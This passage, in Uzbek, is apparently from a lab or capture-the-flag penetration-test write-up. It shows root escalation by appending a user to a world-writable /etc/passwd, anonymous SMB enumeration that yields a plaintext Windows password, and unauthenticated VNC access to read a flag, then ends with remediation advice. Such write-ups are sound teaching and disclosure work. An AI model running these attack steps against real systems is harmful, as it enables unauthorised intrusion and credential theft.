1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0@if11: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 26:ad:03:88:e8:0f brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.16.10.10/24 brd 172.16.10.255 scope global eth0
        valid_lft forever preferred_lft forever
3: eth1@if13: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether da:5c:3d:47:9b:56 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.10.10.10/24 brd 10.10.10.255 scope global eth1
        valid_lft forever preferred_lft forever
webadmin@1df839fffab7:~$
```

Containerda /etc/passwd fayliga yozish mumkinligi sababli, yangi root foydalanuvchisi qo'shildi:

```
echo 'hacker:$1$kuba$3y7RW7GYIaZuZ9/Fd/gE71:0:0:root:/root:/bin/bash' >> /etc/passwd
su hacker
```

Privilege escalation (Root bo'lish).

```
webadmin@1df839fffab7:~$ ls -l /etc/passwd
-rw-rw-rw- 1 root root 1789 Mar 29 13:22 /etc/passwd
webadmin@1df839fffab7:~$ echo 'hacker:$1$kuba$3y7RW7GYIaZuZ9/Fd/gE71:0:0:root:/root:/bin/bash' >> /etc/passwd
webadmin@1df839fffab7:~$ su hacker
Password:
root@1df839fffab7:/home/webadmin# id
uid=0(root) gid=0(root) groups=0(root)
root@1df839fffab7:/home/webadmin#
```

Root flag fragmenti va IP manzillar.

```

root@1df839fffab7:~# ls
key.part1
root@1df839fffab7:~# cat key.part1
Trypt1ch-
root@1df839fffab7:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0@if11: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 26:ad:03:88:e8:0f brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.16.10.10/24 brd 172.16.10.255 scope global eth0
        valid_lft forever preferred_lft forever
3: eth1@if13: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether da:5c:3d:47:9b:56 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.10.10.10/24 brd 10.10.10.255 scope global eth1
        valid_lft forever preferred_lft forever
root@1df839fffab7:~#

```

SMB & Windows Access

Tony foydalanuvchisidan 10.10.10.20 IP dagi SMB servisi tekshirildi:

```

smbclient -L //10.10.10.20 -N
smbclient //10.10.10.20/SharedDocs -N

```

Natija: employees.txt fayli yuklab olindi va undan Windows foydalanuvchisi topildi: **john.doe:W1ndows99.**

SMB enumeration va maxfiy ma'lumot.

```

tony@matrix:~$ smbclient -L //10.10.10.20 -N

      Sharename      Type      Comment
      -----      -
      SharedDocs     Disk
      IPC$           IPC       IPC Service (FileServer)
SMB1 disabled -- no workgroup available
tony@matrix:~$ smbclient //10.10.10.20/SharedDocs -N
Try "help" to get a list of possible commands.
smb: \> ls

.                D          0   Sat Mar 28 23:26:53 2026
..               D          0   Sat Mar 28 23:26:52 2026
employees.txt    N        103  Sun Mar 29 02:03:33 2026


      44258468 blocks of size 1024. 17325252 blocks available
smb: \> get employees.txt
getting file \employees.txt of size 103 as employees.txt (50.3 KiloBytes/sec) (average 50.3 KiloBytes/sec)
smb: \> exit
tony@matrix:~$ cat employees.txt
Employee Directory
-----
john.doe:W1ndows99
hint: john.doe uses same password everywhere
tony@matrix:~$

```


VNC orqali Windows Server 2019 ga ulanildi (autentifikatsiyasiz):\

```
vncviewer 10.15.1.117:5901
```

VNC ulanishi va Windows Desktop.



Windows tizimida john.doe foydalanuvchisi katalogiga kirildi va flag o'qildi:

Windows fayl tizimi tahlili.

```
Administrator: C:\Windows\system32\cmd.exe

C:\Users>dir
Volume in drive C has no label.
Volume Serial Number is 7895-2833

Directory of C:\Users

03/28/2026  07:41 PM    <DIR>        .
03/28/2026  07:41 PM    <DIR>        ..
03/29/2026  06:36 AM    <DIR>        Administrator
03/28/2026  06:46 PM    <DIR>        john.doe
03/28/2026  07:41 PM    <DIR>        john.doe.WIN-6RE6JJVPTQ0
03/28/2026  05:43 PM    <DIR>        Public
               0 File(s)                0 bytes
               6 Dir(s)  13,072,580,608 bytes free

C:\Users>cd john.doe

C:\Users\john.doe>dir
Volume in drive C has no label.
Volume Serial Number is 7895-2833

Directory of C:\Users\john.doe

03/28/2026  06:46 PM    <DIR>        .
03/28/2026  06:46 PM    <DIR>        ..
03/28/2026  06:46 PM    <DIR>        Desktop
               0 File(s)                0 bytes
               3 Dir(s)  13,072,580,608 bytes free
```

Windows user flag va ipconfig natijasi.

```
kuba@mirxojiddin:~$ vncviewer 10.15.1.117:5901
Connected to RFB server, using protocol version 3.8
No authentication needed
Authentication successful
Desktop name "QEMU (winserver2019)"
VNC server default format:
 32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
 32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0

Administrator: C:\Windows\system32\cmd.exe

C:\Users\john.doe\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is 7895-2833

Directory of C:\Users\john.doe\Desktop

03/28/2026  06:46 PM    <DIR>        .
03/28/2026  06:46 PM    <DIR>        ..
03/28/2026  06:46 PM    <FILE>        user.txt
               1 File(s)                28 bytes
               2 Dir(s)  13,072,580,608 bytes free

C:\Users\john.doe\Desktop>type user.txt
FLAG[winserver user pwne]

C:\Users\john.doe\Desktop>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : fe80::2ce:25b1:cb1f:804d%6
   Link-local IPv6 Address . . . . . : fe80::2ce:25b1:cb1f:804d%6
   IPv4 Address. . . . . : 192.168.122.112
   Subnet Mask . . . . . : 255.255.255.0
   Default Gateway . . . . . : 192.168.122.1

Ethernet adapter Ethernet 2:
```

Xulosa

Tizim to'liq nazorat ostiga olindi. Hujum zanjiri WordPress plugini orqali boshlanib, noto'g'ri sozlangan Docker fayllari va ochiq qoldirilgan parollar orqali host tizimiga hamda qo'shni VM va containerlarga tarqaldi.

Attack chain: RCE (WordPress) → Initial Access → Local Enumeration (SQL/Docker) → SSH Access → Internal Network Scan → Container Root (via /etc/passwd) → SMB Discovery → Windows Access (via VNC).

Tavsiyalar

1. **Pluginlarni yangilash:** WordPress va uning pluginlarini (ayniqsa wp-file-manager) zudlik bilan eng oxirgi xavfsiz versiyaga yangilash.
2. **Maxfiy ma'lumotlarni saqlash:** Parollarni Dockerfile yoki SQL scriptlari ichida ochiq holda saqlamaslik (Environment variables yoki Secret Management ishlatish).
3. **Fayl ruxsatlari:** /etc/passwd kabi muhim tizim fayllariga oddiy foydalanuvchilar yozishiga yo'l qo'ymaslik.
4. **Servislarni himoyalash:** VNC va SMB servislariga kuchli autentifikatsiya (parol) o'rnatish.
5. **Tarmoq izolyatsiyasi:** Containerlar, VMlar va host tizimi o'rtasidagi tarmoq oqimini cheklash (Firewall).